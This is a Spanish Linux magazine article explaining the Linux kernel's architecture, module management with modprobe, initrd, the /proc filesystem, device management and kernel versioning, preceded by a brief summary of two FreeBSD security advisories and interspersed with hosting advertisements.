FreeBSD Security Advisories

2 avisos de seguridad fueron publicados este mes: uno de ellos, FreeBSD-SA-10:04.jail indica como modificar una forma en que la llamada de sistema jail no cambia de manera correcta el directorio actual de trabajo después de haber sido modificado por chroot, pero los directorios "hijos" pueden acceder a los directorios "padres". Actualizando el sistema vulnerable a 8-STABLE o RELENG_8_0 según aplique a el sistema instalado.

FreeBSD-SA-10:05.opie, la otra notificación, corrige posibles riesgos con un overflow. Este aviso se corrige actualizando el sistema a 6-STABLE, 7-STABLE o 8-STABLE, RELENG_8_0, RELENG_7_3, RELENG_7_2, RELENG_7_1, RELENG_6_4 según aplique a la versión instalada. Observando estos 2 avisos, podemos observar en ir planeando subir a las versiones 8-STABLE o RELENG_8_0 de nuestro sistema.



El kernel Linux a fondo

Marcos Blanco Galán

El núcleo o kernel Linux es el elemento fundamental de todo sistema operativo GNU/Linux, responsable de la correcta comunicación entre el hardware y el software de la computadora. Su desarrollo comenzó en 1991 como un proyecto personal a manos de Linus Torvalds, sin embargo, actualmente envuelve a miles de usuarios y programadores de todo el mundo.

es@lmagazine.org

Anatomía del kernel Linux

El propósito de esta sección es entender la arquitectura fundamental del sistema de memoria en los sistemas operativos basados en el kernel Linux y describir las principales capas que lo integran. En concreto, se abordan aspectos técnicos que ayudarán a comprender mejor cómo el kernel desempeña las funciones para las que ha sido diseñado: gestión de memoria física y virtual, acceso a dispositivos, planificación de tareas, almacenamiento en sistemas de ficheros y networking.

Ciertamente, el kernel Linux es el corazón de un gran y complejo sistema operativo, sin embargo, éste también se caracteriza por estar bien organizado internamente en términos de capas y subsistemas. Tal y como se muestra en la *Figura 1*, en el sistema de memoria de GNU/Linux se identifican dos regiones: el espacio de usuario y el espacio del kernel.

Espacio de usuario y espacio del kernel

El espacio de usuario (*user space*) o espacio de aplicación comprende la región de memoria donde se ejecutan las aplicaciones de usuario propiamente dichas. Un componente esencial del espacio de usuario es la librería GNU C (*glibc*), la cual proporciona una interfaz entre las aplicaciones y el kernel mediante un conjunto de llamadas al sistema (*syscalls*) y funciones básicas, tales como *open*, *malloc*, *printf* o *exit*. La librería GNU C está disponible para diferentes núcleos y arquitecturas de procesador, aunque su uso más extendido son los sistemas Linux sobre plataformas x86.

El kernel y las aplicaciones de usuario ocupan diferentes espacios protegidos de memoria. Mientras que el espacio de usuario mantiene su propio espacio virtual de direcciones, el kernel ocupa un espacio único reservado desde el que provee todos sus servi-

cios (*kernel space*). El espacio del kernel únicamente puede ser accedido por los procesos de usuario a través de la interfaz de llamadas al sistema. A diferencia de lo que ocurre en el espacio de usuario, las rutinas ejecutadas en el espacio del kernel tienen acceso completo a los recursos del sistema. Habitualmente, este modo privilegiado de funcionamiento se conoce como ejecución en modo kernel (*kernel mode*).

El espacio del kernel se divide en tres niveles. En el nivel superior, la interfaz de llamadas al sistema o SCI (*System Call Interface*) proporciona los mecanismos necesarios para realizar llamadas a funciones desde el espacio de usuario al kernel. En esencia, se trata de un servicio multiplexador y demultiplexador de llamadas al sistema. Esta interfaz puede ser dependiente de la arquitectura e incluso diferenciarse dentro de la misma familia de procesadores. Por poner un ejemplo, en el mercado existen procesadores x86 con soporte para instrucciones de virtualización, mientras que los antiguos procesadores x86 carecen de estas extensiones. La Tabla 1 corresponde a un ejemplo simple de llamada al sistema utilizando la interrupción *int 80h*, característica de los sistemas Unix basados en arquitectura Intel. En el ejemplo, el servicio *write* es invocado para mostrar por salida estándar una cadena de texto de longitud fija almacenada a partir de una dirección de memoria previamente conocida.

El nivel central del espacio del kernel corresponde al código del kernel o también denominado código del kernel independiente de la arquitectura. Aquí es donde están implementados los principales subsistemas que dotan de funcionalidad al sistema operativo. Más adelante describiremos los subsistemas que integran esta capa.

Aunque la mayor parte del código del kernel es independiente de la arquitectura, existen ciertos

**Tabla 1.** Ejemplo de llamada al sistema en código ensamblador

```
mov eax,4      ; Código del servicio (4: write)
mov ebx,1      ; Manejador de salida estándar (1: stdout)
mov ecx,frase  ; Dirección de memoria donde comienza
               ; la cadena de texto
mov edx,100    ; Número máximo de caracteres a mostrar
int 80h       ; Syscall o llamada al sistema
```

elementos que sí lo son, todos ellos necesarios para poder operar con normalidad y eficiencia. El nivel del espacio del kernel más cercano al hardware está formado precisamente por estas porciones de código, dando lugar al BSP (*Board Support Package*).

Principales subsistemas

El nivel central del espacio del kernel Linux representado en la *Figura 1* es el máximo responsable a la hora de gestionar los recursos de la máquina. Si el recurso es un proceso, memoria o dispositivo hardware, el kernel arbitra el acceso al mismo cuando existen varios usuarios compitiendo por él. Entre los principales subsistemas del kernel se encuentran la gestión de procesos, la gestión de memoria, el sistema de ficheros virtual, la pila de red y los controladores de dispositivos.

La gestión de procesos (*process management*) controla la ejecución de los procesos. En Linux, los procesos reciben el nombre de hilos o *threads*, representando la virtualización individual del procesador (código de hilo, datos, pila y registros de CPU). En el espacio de usuario es frecuente hacer referencia al término proceso, aunque la implementación del kernel no distingue entre los hilos y los procesos. A través de la SCI, el núcleo provee una API que permite crear nuevos procesos (*fork*, *exec*, funciones POSIX), detener un proceso en ejecución (*kill*, *exit*), comunicar y sincronizar procesos (*signal*, mecanismos

POSIX). La finalidad de POSIX (*Portable Operating System Interface*) es, precisamente, generalizar las interfaces de llamadas al sistema de tal forma que una aplicación pueda ser ejecutada en distintas plataformas.

La gestión de memoria (*memory management*) es un factor clave para lograr un buen rendimiento del sistema. El kernel proporciona mecanismos específicos diseñados para controlar la asignación de memoria física y virtual. Por motivos de eficiencia, la memoria virtual es gestionada mediante paginación. En ocasiones, el elevado número de usuarios puede hacer que la memoria física instalada en el sistema sea insuficiente. Ante esta situación, el kernel Linux actúa intercambiando dinámicamente páginas a disco mediante una funcionalidad habitual en los sistemas operativos modernos llamada *swapping*.

El sistema de ficheros virtual (*virtual file system*) es el subsistema del kernel encargado de proveer una interfaz de abstracción común para manejar diferentes sistemas de archivos a través de un conjunto único de funciones genéricas (*open*, *close*, *read*, *write*,...). Los sistemas de archivos soportados por el kernel se enlazan al VFS mediante un sistema de plugins (*ext4*, *ext3*, *reiserfs*, *xfs*, *ntfs*, *fat32*,...).

La pila de red (*network stack*) adopta una arquitectura basada en capas. IP es el protocolo central del nivel de red, situado por debajo del protocolo de nivel de transporte TCP. Sobre el protocolo TCP se encuentra la capa de sockets, cuyos servicios son invocados a través de la SCI. En esencia, la capa de sockets proporciona un mecanismo estándar para manejar las conexiones y transferir datos de aplicación de punto a punto.

La mayor parte del código del kernel corresponde a la implementación de drivers de dispositivos (*device drivers*). Los drivers o controladores hacen usable el hardware del equipo.

PUBLICIDAD

Ahora nuestros Servidores
Dedicados y Virtuales
hasta un 20%
más baratos

**cdmon**www.cdmon.cominfo@cdmon.com

902 36 41 38

DOMAMOS LOS PRECIOS



El árbol de código del kernel Linux clasifica los drivers en diferentes directorios según la categoría o familia de dispositivos a la que pertenece.

Módulos del kernel

A la hora de añadir soporte para un determinado dispositivo en Linux pueden considerarse dos alternativas. La primera consiste en incluir el soporte en el propio archivo binario del kernel, de tal forma que, cuando el kernel se cargue en el arranque del sistema, también se inicie el soporte para el dispositivo cuyo driver fue compilado anteriormente como parte del kernel. La segunda opción consiste en compilar el driver del dispositivo por separado y cargarlo en el kernel dinámicamente, es decir, únicamente cuando éste sea requerido. El driver compilado de esta forma recibe el nombre de *módulo*. La carga dinámica de módulos requiere haber activado previamente esta característica en el kernel en el momento de su compilación.

Los módulos del kernel no son más que archivos objeto generados con el compilador C de GNU. Generalmente, el código fuente de los módulos se distribuye junto al código fuente del kernel, evitando de esta forma su inserción en una versión incorrecta del kernel. También existen ciertos módulos que, por cuestiones de licencia principalmente, deben obtenerse y compilarse por separado. En las distribuciones GNU/Linux, los módulos del kernel se almacenan por defecto en el directorio `/lib/modules/kernelversion`, siendo `kernelversion` la salida del comando `uname -r`, por ejemplo, `2.6.34`. En este caso concreto, los módulos (con extensión `.ko`) estarían ubicados en `/lib/modules/2.6.34/`.

Kernel monolítico vs. Kernel modular

Por definición, un kernel es *monolítico* cuando la opción de soporte de carga de módulos está desactivada y los drivers de todos los dispositivos han sido compilados e integrados originalmente en el kernel. Diremos que un kernel es *modular* cuando el soporte de carga de módulos está activado y, por tanto, es posible añadir o quitar módulos del kernel dinámicamente cuando éste se encuentra cargado en memoria principal.

La decisión de decantarse por un kernel monolítico o modular depende del propósito y el escenario concreto. Ante una máquina con las funciones muy bien definidas y hardware in-

alterable en el tiempo, probablemente, lo más recomendable es utilizar un kernel monolítico. Los kernels monolíticos suelen caracterizarse por ser más eficientes y seguros, ya que se evita la carga de módulos que puedan llegar a comprometer la integridad del sistema. No obstante, el uso de kernels monolíticos también lleva de la mano algunos inconvenientes. El primero y quizás más relevante reside en que, generalmente, ocupan más espacio en memoria; muchas veces este recurso es desaprovechado por cargar características innecesarias o soporte para dispositivos inexistentes en la máquina física. Por otro lado, la incorporación de nuevos dispositivos sin soporte en el kernel monolítico activo también implica la necesidad de recompilarlo nuevamente y tener que reiniciar la máquina para hacer efectivos los cambios.

En los equipos de propósito general existentes hoy día es habitual la instalación de nuevos dispositivos, tales como discos duros externos, webcams, capturadoras, impresoras o pendrives. En este tipo de escenarios donde los cambios en la configuración de hardware son frecuentes, es mucho más flexible y práctico recurrir a kernels modulares. Al contrario de lo que ocurre con los kernels monolíticos, los kernels modulares ocupan menos espacio en memoria y la inserción de módulos adicionales no requiere tener que reiniciar la máquina en la mayoría de casos.

Manipulación de módulos

La carga de un módulo implica enlazar dinámicamente el módulo en cuestión con el kernel activo cargado en memoria. Habitualmente, esta tarea se realiza de forma automática, sin embargo, hay ocasiones en las que el usuario necesita o prefiere manipular ciertos módulos por sí mismo. En este apartado se presentan las herramientas provistas por el

Listado 1. Ejemplo de configuración de módulos en 'modprobe.conf' alias `sci_hostadapter aic7xxx`

```
alias eth0 3c59x
alias sound opl3sa2
alias midi 0p13
install pcmcia_core /sbin/modprobe
--ignore-install pcmcia_core;
/sbin/modprobe/pcmcia
options opl3 io=0x388
options opl3sa2 mss_io=0x530
irq=5 dma=0 dma2=1
mpu_io=0x388 io=0x370
blacklist pcspkr
```





Figura 1. Arquitectura fundamental del sistema de memoria en GNU/Linux

```
root@osiris:~# cd /lib/modules/2.6.27-11-generic/kernel/fs/msdos
root@osiris:/lib/modules/2.6.27-11-generic/kernel/fs/msdos# modinfo msdos
filename: /lib/modules/2.6.27-11-generic/kernel/fs/msdos/msdos.ko
description: MS-DOS filesystem support
author: Werner Almesberger
license: GPL
srcversion: D1E685E090AF7F18AFEF733
depends: fat
vermagic: 2.6.27-11-generic SMP mod_unload modversions 586
root@osiris:/lib/modules/2.6.27-11-generic/kernel/fs/msdos#
```

Figura 2. Obteniendo información de módulos con 'modinfo'

HOSTING NEXT LEVEL



¡8 € de descuento para nuevos clientes!²

HETZNER ONLINE
DEDICATED ROOT SERVER
¡MEJOR HARDWARE!
¡MEJOR SERVICIO!
¡MEJOR PRECIO!

HETZNER ONLINE

El Hosting Next Level de Hetzner Online significa la solución de alojamiento más potente del mercado. Los planes de servidores dedicados de Hetzner Online han sido diseñados para suministrarle una mayor velocidad en una estructura de red extremadamente estable. Alojamos su servidor en nuestros propios centros de datos en Alemania y, gracias a nuestros precios imbatibles y nuestro sobresaliente soporte integral, somos el servicio de alojamiento de referencia para clientes a lo largo y ancho del mundo.



www.hetzner.info
info@hetzner.com

HETZNER DEDICATED ROOT SERVER EQ 4

- Intel®Core™ i7-920 Quadcore Incl. Tecnología de Hyper-Threading
- 8 GB RAM DDR3
- 2 x 750 GB SATA-II HDD (Software-RAID 1)
- Sistema operativo Linux
- Tráfico ilimitado¹
- Sistema de Rescate
- Instalador de Imágenes
- 100 GB Espacio para copias de seguridad
- Domain Registration Robot
- Sin obligación de permanencia
- Precio de instalación 126 €

42,- €
al mes

HETZNER DEDICATED ROOT SERVER EQ 8

- Intel®Core™ i7-920 Quadcore Incl. Tecnología de Hyper-Threading
- 24 GB RAM DDR3
- 2 x 1500 GB SATA-II HDD (Software-RAID 1)
- Sistema operativo Linux
- Tráfico ilimitado¹
- Sistema de Rescate
- Instalador de Imágenes
- 100 GB Espacio para copias de seguridad
- Domain Registration Robot
- Sin obligación de permanencia
- Precio de instalación 126 €

75,- €
al mes

HETZNER DEDICATED ROOT SERVER EQ 9

- Intel®Core™ i7-975 Quadcore Incl. Tecnología de Hyper-Threading
- 12 GB RAM DDR3
- 3 x 1500 GB SATA-II HDD (Software-RAID 5)
- Sistema operativo Linux
- Tráfico ilimitado¹
- Sistema de Rescate
- Instalador de Imágenes
- 100 GB Espacio para copias de seguridad
- Domain Registration Robot
- Sin obligación de permanencia
- Precio de instalación 126 €

84,- €
al mes

1 Uso de tráfico gratuito. Se restringirá la velocidad de conexión a 10 Mbit/s si se excede 5000 GB/mes. Opcionalmente, se dispone de un plan de ancho de banda de 100 Mbit/s por 6 € por TB adicional.
2 Como nuevo cliente ahorrará 8 € en el primer pago de cualquiera de los productos anunciados. Rogamos utilice el código de oferta 013107 cuando realice su pedido. La oferta acaba el 01.08.2010.



paquete *module-init-tools* de la rama 2.6 del kernel Linux (equivalente a *modutils* en la rama 2.4) para manipular y administrar los módulos en tiempo de ejecución.

- **Listado de módulos cargados:** el comando *lsmod* muestra todos los módulos cargados actualmente, espacio ocupado en memoria, recuento de usos (número de módulos y servicios que están haciendo uso de cada módulo) y módulos referenciados. La sintaxis del comando es *lsmod*.
- **Inserción de módulos:** los comandos *insmod* y *modprobe* permiten añadir módulos en el kernel activo. La inserción y eliminación de módulos requiere privilegios de administración. La sintaxis básica del primer comando es *insmod nombre_módulo*. A diferencia del anterior, *modprobe* carga el módulo indicado incluyendo posibles prerrequisitos y dependencias. Su sintaxis básica es *modprobe nombre_módulo*. Generalmente, se recomienda utilizar siempre *modprobe*.
- **Eliminación de módulos:** los comandos *rmmmod* y *modprobe -r* permiten la eliminación de módulos cargados en el kernel. La sintaxis de ambos comandos es idéntica a la inserción de módulos. Si el módulo a desactivar está en uso o es referenciado por otro módulo, éste no podrá eliminarse. A diferencia de *rmmmod*, con *modprobe* también se eliminan automáticamente los módulos definidos como prerrequisitos que quedan inutilizados.
- **Obtener información sobre módulos:** con el comando *modinfo* es posible obtener información sobre un módulo específico a partir de su archivo objeto. No todos los módulos del kernel proporcionan la misma salida; algunos tan sólo muestran una breve descripción y otros, a diferencia de los anteriores, presentan gran cantidad de información con todo lujo de detalles. La sintaxis básica del comando es *modinfo archivo_objeto*. La Figura 2 muestra un ejemplo de ejecución de *modinfo*.

Configuración de módulos con Modprobe

Inicialmente, la configuración de los módulos del kernel de la serie 2.4 y anteriores se almacenaba en */etc/modules.conf*. Con la llegada de la versión 2.6, la sintaxis de configuración se simplificó y este fichero fue reemplazado por */etc/modprobe.conf*. Alternativamente, la configuración también puede ser almacenada de forma modular en varios ficheros dentro del directorio */etc/modprobe.d/*. Esta opción es utilizada por la mayoría de distribuciones GNU/Linux actuales.

La configuración de *modprobe* especifica, entre otras cosas, las opciones que deben aplicarse a la hora de añadir o quitar módulos del kernel. El formato de *modprobe.conf* y los archivos de *modprobe.d* son muy simples, un comando por línea con la posibilidad de añadir líneas en blanco y comentarios. A continuación, se describen las directivas admitidas en los ficheros de configuración:

- **alias nombre_alias nombre_módulo:** permite definir un nombre alternativo *nombre_alias* para el módulo indicado en *nombre_módulo*.
- **options nombre_módulo opción1=valor [opción2=valor ...]:** permite definir opciones de carga para el módulo *nom-*

bre_módulo. Las opciones también son aplicadas cuando el módulo se carga indirectamente por ser una dependencia.

- **install nombre_módulo comando:** en lugar de insertar el módulo en el kernel de forma habitual, se ejecuta el comando indicado. Por ejemplo, si el módulo A funciona mejor con el módulo B activo (pero B no es una dependencia de A, por lo que no se carga automáticamente), podría añadirse la línea de configuración "*install A /sbin/modprobe B; /sbin/modprobe --ignore-install A*". El parámetro *--ignore-install* evita que se vuelva a ejecutar el mismo comando *install* por recursividad.
- **remove nombre_módulo comando:** directiva similar a *install*, salvo que ahora es invocada en la eliminación de módulos. Ejemplo: "*remove A /sbin/modprobe -r --ignore-remove A && /sbin/modprobe -r B*". El parámetro *--ignore-remove* evita que se vuelva a ejecutar el mismo comando *remove* por recursividad.
- **include nombre_fichero:** con esta directiva es posible añadir ficheros adicionales a la configuración. Si el nombre del fichero es un directorio, se incluirán todos los archivos que cuelguen del mismo.
- **blacklist nombre_módulo:** en ocasiones, existen dos o más módulos que dan soporte a los mismos dispositivos, o bien, un módulo soporta de manera incorrecta un dispositivo. Con la directiva *blacklist* es posible ignorar la carga de módulos problemáticos o no deseados.

Dependencias entre módulos

Los módulos del kernel proveen servicios (*symbols*) que pueden ser usados por otros módulos. Si un determinado módulo requiere servicios provistos por otro módulo, entonces el primero *depende* de éste. La idea es simple, sin embargo, las dependencias entre módulos pueden llegar a ser bastante complejas.

Para que *modprobe* sea capaz de identificar las dependencias de un módulo a la hora de cargarlo, se recurre al fichero de dependencias de módulos *modules.dep*, ubicado en el directorio */lib/modules/\$(uname -r)*. Internamente, las dependencias se definen con el siguiente formato: "*fichero_objeto_módulo: fichero_objeto_dependencia1 fichero_objeto_dependencia2...*". Todos los módulos del kernel deben aparecer en *modules.dep*, incluyendo ruta completa, nombre y extensión. Aquellos módulos que no tienen dependencias también deben listarse.




Figura 3. Proceso de arranque del sistema



Para garantizar el correcto funcionamiento de *modprobe*, el fichero *modules.dep* ha de mantenerse siempre actualizado. Con el fin de prevenir posibles situaciones conflictivas, la mayoría de distribuciones ejecutan "*depmod -a*" en el arranque del sistema. Este comando crea y sobrescribe el fichero *modules.dep* para el kernel activo. La regeneración del fichero *modules.dep* es necesaria cuando se produce cualquier cambio en las dependencias, por ejemplo, después de compilar y añadir un nuevo módulo en el kernel.

En el caso particular de realizar cambios sobre una máquina con kernel 2.4, también sería necesario regenerar el fichero de configuración *modules.conf* con el comando *update-modules*. El comando *update-modules* y el fichero *modules.conf* pertenecen al paquete *modutils* de los kernels 2.4. En la rama 2.6, *modutils* está obsoleto y es reemplazado por *module-init-tools*.

Initial Ram Disk

El disco RAM inicial (*Initial RAM Disk*), o también llamado *initrd*, es un sistema de archivos temporal implicado en el arranque del kernel Linux. Habitualmente, se emplea para realizar las tareas necesarias antes de que el sistema de ficheros raíz pueda ser montado. Con el propósito de habilitar el arranque del sistema operativo desde distintos medios (incluyendo medios virtuales y transitorios como los provistos por una conexión de red), *initrd* facilita el acceso a todos los archivos necesarios. El *bootloader* es el encargado de indicar la ubicación del disco RAM (*initrd*) durante el arran-

que. Para ser más exactos, *initrd* es montado como parte de la etapa de arranque '*stage 2*'. A continuación, tiene lugar la carga de los módulos del kernel que habilitarán el sistema de ficheros raíz y permitirán continuar el proceso de arranque (proceso *init*), ver Figura 3.

El sistema de archivos *initrd* está comprimido con la librería *gzip*. Crear o editar una imagen de un sistema de archivos *initrd* de un disco RAM requiere privilegios de administración. Por otra parte, los discos RAM suelen ser de tamaño fijo, así que normalmente utilizan más espacio del necesario. A pesar de estos inconvenientes, *initrd* sigue teniendo un amplio uso. Con la llegada del kernel 2.6, *initrd* ha comenzado a ser reemplazado por *initramfs* debido a su mayor flexibilidad y eficiencia en el uso de memoria.


Sistema de archivos /proc

El directorio */proc* es un sistema de archivos virtual cargado en memoria (no se encuentra físicamente en disco), de ahí que también se denomine pseudo-sistema de archivos. Este pseudo-sistema de archivos permite interactuar con las estructuras de datos internas del kernel, facilitando el acceso a información útil relacionada con los procesos y permitiendo modificar en caliente algunos parámetros de funcionamiento. Entender y saber aplicar cambios en */proc* es un punto clave para exprimir al máximo el sistema operativo.

A continuación, se describen algunos de los ficheros ubicados en la raíz de */proc* de los cuales se puede obtener información utilizando el comando *cat*:

PUBLICIDAD

! Ahora todo es posible con Nominalia ! ! Descuento -30% en Hosting Linux !



¡Inserta el código promocional **LINUXMAG** en el momento de su compra online!

Descuento aplicable hasta el 31/05/2010 para la contratación de un plan de un hosting linux corporativo anual. Insertando el código promocional LINUXMAG en el momento de su compra online beneficiara del 30% de descuento. Sólo para lectores Linux.

 **Nominalia**
A DADA COMPANY

¿Quiénes somos? Nominalia tiene más de 1.400.000 dominios registrados en más de 180 extensiones, gestiona más de 1.000.000 de direcciones de email, hospeda más de 500.000 sitios web y tiene 450.000 clientes... Pero, sobre todo, un verdadero equipo de personas que trabaja para usted. Nominalia está presente en España, Reino Unido, Francia, Italia, Portugal y Holanda a través de sus distintas empresas.



- */proc/cpuinfo*: información sobre el procesador (tipo, marca, modelo, familia, frecuencia, etc.).
- */proc/devices*: controladores de dispositivos configurados y ejecutándose en el kernel.
- */proc/dma*: canales DMA que están siendo utilizados.
- */proc/filesystem*: sistemas de archivos soportados por el kernel.
- */proc/interrupts*: interrupciones y cuántas de cada tipo se han producido desde el arranque.
- */proc/ioports*: direcciones de memoria de los puertos de entrada y salida.
- */proc/kcore*: imagen de la memoria física del sistema (misma tamaño que la memoria física).
- */proc/kmsg*: salida de los mensajes emitidos por el kernel.
- */proc/loadavg*: nivel medio de carga del sistema.
- */proc/modules*: módulos cargados en el kernel hasta el momento.
- */proc/meminfo*: información detallada sobre el uso de la memoria física y de intercambio.
- */proc/self*: enlace simbólico al directorio de proceso del programa que esté observando a */proc*. Se trata de una facilidad para que los programas accedan a su directorio de procesos.
- */proc/stat*: estadísticas del sistema.
- */proc/uptime*: tiempo de funcionamiento en segundos desde el último arranque.
- */proc/version*: versión del kernel activo.
- */proc/swaps*: puntos de montaje destinados a memoria swap, tamaño disponible y utilizado.
- */proc/partitions*: listado con las particiones del sistema.
- */proc/cmdline*: parámetros pasados al kernel durante el arranque (*stage 2*).

En el directorio */proc* también existen carpetas asociadas a los procesos que actualmente se encuentran en ejecución. Para cada proceso, el nombre de la carpeta coincide con el identificador del proceso, es decir, su PID (*Process Identifier*). Cada carpeta contiene ficheros que proporcionan detalles sobre el estado y el entorno del proceso en cuestión. La descripción de estos ficheros está disponible con *man proc*. El PID de un proceso puede obtenerse ejecutando el comando *ps -aef* en consola.

Además de obtener información sobre procesos, a través de */proc* también es posible interactuar con el núcleo y modificar ciertos parámetros que rigen su comportamiento. Todos los cambios realizados se mantendrán efectivos mientras no se apague o reinicie el sistema. El fichero */proc/sys/kernel/hostname*, por ejemplo, contiene el nombre de red de la máquina. Para modificar el valor de este parámetro bastaría con ejecutar el siguiente comando: *echo nuevo_hostname > /proc/sys/kernel/hostname*. En */proc/sys* también hay multitud de ficheros configurables, aunque no vamos a enumerarlos. Un directorio que sí mencionaremos es */proc/sys/net*, a través del cual es posible modificar algunas propiedades de red. Por ejemplo, para hacer que la máquina local ignore las peticiones de *ping*, sería tan simple como desactivar *echo icmp* ejecutando el siguiente comando: *echo 1 > /proc/sys/net/ipv4/icmp_echo_ignore_all*.

Estos ejemplos son tan sólo una muestra de cómo el sistema de ficheros */proc* proporciona una potente interfaz para visualizar y modificar aspectos relacionados con los procesos en ejecución, el hardware del equipo y el comportamiento general del sistema.

Reconocimiento y gestión de dispositivos

El kernel Linux puede cargar módulos bajo demanda de forma automática cuando éstos son requeridos. Básicamente, el kernel recibe peticiones que finalmente son traducidas a nombres de módulos. Acto seguido, *modprobe* es quien levanta (*carga*) los módulos y sus dependencias asociadas. El objetivo de este apartado es presentar los principales servicios de descubrimiento y mecanismos de gestión de dispositivos disponibles en los sistemas GNU/Linux.

Discover: habitualmente, durante la instalación de distribuciones como Debian, la herramienta *discover* es utilizada para identificar o *descubrir* el hardware conectado al equipo. *Discover* también incluye soporte para la detección de hardware en tiempo de arranque. Su funcionamiento consiste en mapear los dispositivos conectados a los buses e identificar los módulos del kernel que ofrecen soporte para su correcto funcionamiento.

Hotplug: desde enero de 2001 (kernel 2.4), *hotplug* fue adoptado como característica estándar en los sistemas GNU/Linux. El agente *hotplug* permite conectar nuevos dispositivos y utilizarlos inmediatamente. En los kernels 2.6, *hotplug* reemplaza a *discover*, sin embargo, ambos pueden coexistir. En caso de ser así, *hotplug* se ejecuta una vez que *discover* ha finalizado su trabajo. De esta forma, *hotplug* únicamente levantaría los módulos adicionales necesarios.

Kmod: cargador de módulos del kernel (reemplazo de *kernel*). Cuando se recibe la solicitud de una determinada característica, el kernel ya sabe qué módulo la provee, *kmod* despierta y ejecuta *modprobe* mediante una llamada a la función *execve()*, pasándole como parámetro de entrada el nombre del módulo a cargar.

Udev: gestor de dispositivos en el kernel 2.6 (sucesor de *devfs*). Provee un servicio, scripts de conexión en caliente y herramientas para manejar eventos. *Udev* es quien crea y gestiona los ficheros o nodos de dispositivos existentes en */dev*. A diferencia de los sistemas Linux tradicionales (sin *udev*, ni *devfs*), *udev* mantiene únicamente en */dev* las entradas correspondientes a los dispositivos actualmente conectados, evitando lo que comúnmente se conoce como superpoblación de */dev*.

Lista estática de módulos: el usuario también puede definir de forma estática qué módulos adicionales desea cargar en el arranque del sistema. El fichero de configuración se encuentra en */etc/modules*. Su sintaxis es muy simple, cada línea identifica el nombre de un módulo a cargar.

Versionado del kernel

El versionado del kernel consta de cuatro números que adoptan el siguiente formato: A.B.C[D], por ejemplo: 2.2.1, 2.4.16 o 2.6.27. El número A identifica la versión del kernel; a lo largo de su historia sólo ha sido modificado dos veces



(1.0 en 1994 y 2.0 en 1996). El número B hace referencia a la subversión; antes de la llegada del kernel 2.6.x, los números pares indicaban versión estable o final, los impares se asignaban a versiones de desarrollo. El número C indica una revisión mayor en el kernel; su valor aumenta a medida que se añade una cantidad significativa de parches de seguridad, *bugfixes* y nuevas características o drivers. El número D se añade cuando se produce un error grave que requiere arreglo inmediato y todavía no existen cambios suficientes para aumentar C. Los cambios menores, como *bugfixes* y parches de seguridad, también son manejados actualmente por D.



En la red

- Página oficial del kernel Linux:
<http://kernel.org>
- Linux Kernel Newbies:
<http://kernelnewbies.org>
- Mapa interactivo del kernel Linux:
http://www.makelinux.net/kernel_map_intro
- Llamadas al sistema:
http://www.kernel.org/doc/man-pages/online/dir_section_2.html
- Guía de programación de módulos:
<http://tdp.org/LDP/lkmpg/2.6/html/index.html>

En ocasiones, después del número de versión puede aparecer un sufijo. Las siglas *rc*, por ejemplo, hacen alusión a *Release Candidate*, es decir, una versión del kernel candidata a convertirse en versión final. Este sufijo también puede utilizarse para identificar bifurcaciones en la rama de desarrollo oficial del kernel Linux: *ck* (Con Kolivas), *ac* (Alan Cox) y *mm* (Andrew Morton) son sólo algunos ejemplos.

A día de hoy, Linus Torvalds continúa lanzando nuevas versiones del kernel Linux. Las versiones oficiales reciben el nombre de kernels *vanilla*. Un kernel *vanilla* es aquél que no ha sufrido ninguna modificación por terceras personas. Actualmente, la mayoría de distribuciones disponibles tienden a tomar el kernel Linux original, es decir, el kernel *vanilla* de Kernel.org, y modificarlo con el propósito de añadir soporte adicional para dispositivos o herramientas que inicialmente no fueron lanzadas como estables en la versión oficial. Otras distribuciones como Slackware, en cambio, son más conservadoras y prefieren adoptar el kernel *vanilla*. 

